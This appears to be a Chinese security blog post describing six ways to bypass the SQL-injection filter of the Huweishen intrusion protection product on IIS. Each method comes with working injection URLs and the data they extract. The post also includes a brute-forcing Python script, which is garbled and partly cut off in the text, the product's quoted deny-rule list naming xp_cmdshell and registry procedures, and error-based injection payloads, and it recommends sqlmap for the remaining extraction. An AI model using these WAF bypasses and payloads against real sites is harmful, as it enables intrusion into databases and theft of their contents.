0x00 前言

护卫神一直专注服务器安全领域， 其中有一款产品，护卫神·入侵防护系统 ，提供了一些网站安全防护的功能，在IIS加固模块中有一个SQL防注入功能。

这边主要分享一下几种思路，Bypass 护卫神SQL注入防御。


0x01 环境搭建

护卫神官网：http://www.huweishen.com

软件版本：护卫神·入侵防护系统 V3.8.1 最新版本


下载地址：http://down.huweishen.com/hws.zip

测试环境：IIS+ASP/ASPX+MSSQL IIS+PHP+MySQL



0x02 WAF测试

护卫神SQL防注入的规则几年了基本都没有什么变化，先来一张拦截测试图：



安全提示：本次请求存在 SQL注入威胁，访问被阻止。如果确认为正常操作，可联系管理员添加白名单。
网址：http://192.168.204.132/sql.aspx?id=1 union select 1,2,3
客户端IP：192.168.204.1
关联：无
备注：安全提示：页面内容含有SQL注入危险特征，本次访问被阻止，若有疑问可以联系管理员解除该限制。
网址：192.168.204.132/sql.aspx?id=1 union select 1,2,3
客户端IP：192.168.204.1
关联：无
备注：


姿势一：%00截断

%00截断是上传漏洞中常用的一个非常经典的姿势，在SQL注入中，也可以用来Bypass。

在WAF层，接收参数id后，遇到%00截断，只获取到 id=1，无法获取到后面的有害参数输入；

在ASPX+MSSQL中，支持%00来代替空白字符，构造的SQL语句得以成功执行，获取数据。

`http://192.168.204.132/sql.aspx?id=1%00and 1=2 union select 1,2,column_name from information_schema.columns`



执行语句:
select * from admin where id=1and 1=2 union select 1,2,column_name from information_schema.columns
结果为:

id	username	password
1	2	data
1	2	id
1	2	password
1	2	username

在PHP+Mysql中，可以用`/*%00*/`，同样可以进行Bypass。

`/sql.php?id=1/*%00*/union select 1,schema_name,3 from information_schema.schemata`


姿势二：GET+POST

当同时提交GET、POST请求时，进入POST逻辑，而忽略了GET请求的有害参数输入,可轻易Bypass。

在IIS+ASP/ASPX+MSSQL IIS+PHP+MySQL 均适用。

`http://192.168.204.132/sql.aspx?id=1 and 1=2 union select 1,column_name,3 from information_schema.columns`

`POST：aaa`




执行语句:
select * from admin where id=1 and 1=2 union select 1,column_name,3 from information_schema.columns
结果为:

id	username	password
1	data	3
1	id	3
1	password	3
1	username	3

姿势三：unicode编码

IIS服务器支持对于unicode的解析，对关键词进行unicode编码绕过。

`http://192.168.204.132/sql.aspx?id=1 and 1=2 union s%u0045lect 1,2,column_name from information_schema.columns`



执行语句:
select * from admin where id=1 and 1=2 union sElect 1,2,column_name from information_schema.columns
结果为:


id	username	password
1	2	data
1	2	id
1	2	password
1	2	username

姿势四：ASPX+HPP

在ASPX中，有一个比较特殊的HPP特性，当GET/POST/COOKIE同时提交的参数id，服务端接收参数id的顺序GET,POST,COOKIE，中间通过逗号链接 。

UNION、SELECT、两个关键字拆分放在GET/POST的位置，通过ASPX的这个特性连起来，姿势利用有点局限，分享一下Bypass思路。

`http://192.168.204.132/sql.aspx?id=1 and 1=2 union/*` `POST：id=*/select 1,column_name,3 from information_schema.columns`




执行语句:
select * from admin where id=1 and 1=2 union/*,*/select 1,column_name,3 from information_schema.columns
结果为:

id	username	password
1	data	3
1	id	3
1	password	3
1	username	3

姿势五：ASP %特性

在IIS+ASP中，当我们输入un%ion，解析的时候会去掉%号，服务端接收的参数是union。

`http://192.168.204.132/sql.asp?id=1 and 1=2 un%ion select 1,2,column_name from information_schema.columns`



select * from admin where id=1 and 1=2 union select 1,2,column_name from information_schema.columns

id	username	password
1	2	data
1	2	id
1	2	password
1	2	username


姿势六：缓冲区溢出

在PHP+Mysql中，使用POST 大包溢出的思路可成功Bypass。

`http://192.168.204.132/sql.php`

`POST:id=1 and (select 1)=(Select 0xA*49099) union select 1,schema_name,3 from information_schema.SCHEMATA`

编写一个简单的Python脚本，当A的个数填充到49099时，可成功Bypass。


#! /usr/bin/env python
# _*_ coding:utf-8 _*_
import requests
import time
start_time = time.time()
A='A'
i=49000
while i<100000:
param='1 and (select 1)=(Select 0x'+A*i+') union select
payload ={'id':param}
i=i+1
try:
r = requests.post('http://192.168.204.132/sql.php'
if r.content.count('information_schema'):
print param
print 'Filled with %d String number : %d second
break
except:
pass
C:\Windows\System32\cmd.exe
AAAA

```
*xp_cmdshell*
*and*db_name()*>*0*
*and*user*>*0*
*cacls.exe*:*
*exec*copy*
*insert*exec*
*bulk*insert*exec*
*select*is_srvrolemember*
*use*model*
*select*is_member*
*declare*sysname*
*xp_availablemedia*
*xp_dirtree*
*xp_terminate_process*
*sp_dropextendedproc*
*exec*sp_addlogin*
*xp_regdeletekey*
*exec*xp_regread*
*insert*temp*exec*
*exec*xp_regenumvalues*'*
*exec*xp_regwrite*'*
*exec*xp_regread*'*
*exec*xp_regdeletevalue*'*
*declare*@*char*
*exec*xp_regaddmultistring*'*
*exec*xp_regdeletekey*'*
*exec*xp_regenumvalues*'*
*exec*xp_regread*'*
*exec*xp_regremovemultistring*'*
*exec*xp_regwrite*'*
*declare*@*
*union*select*
*update*set*
*drop*table*
*truncate*table*
*delete*from*
```

基本上报错注入、盲注、延迟注入都可以很轻易Bypass，这时候直接利用SQLMAP，指定注入方式来获取数据。

?id=1 or (select 1 from (select count*(),concat((concat(0x5e5e21,@@version,0x215e5e)),floor(rand(0)*2))x from information_schema.tables group by x)a)

?id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1))

?id=1 and extractvalue(1, concat(0x5c, (select VERSION() from information_schema.tables limit 1)))

0x03 END

总结了几种IIS下SQL注入 Bypass的思路，在实战中也很常见。

关于我：一个网络安全爱好者，致力于分享原创高质量干货，欢迎关注我的个人微信公众号：Bypass--，浏览更多精彩文章。


Bypass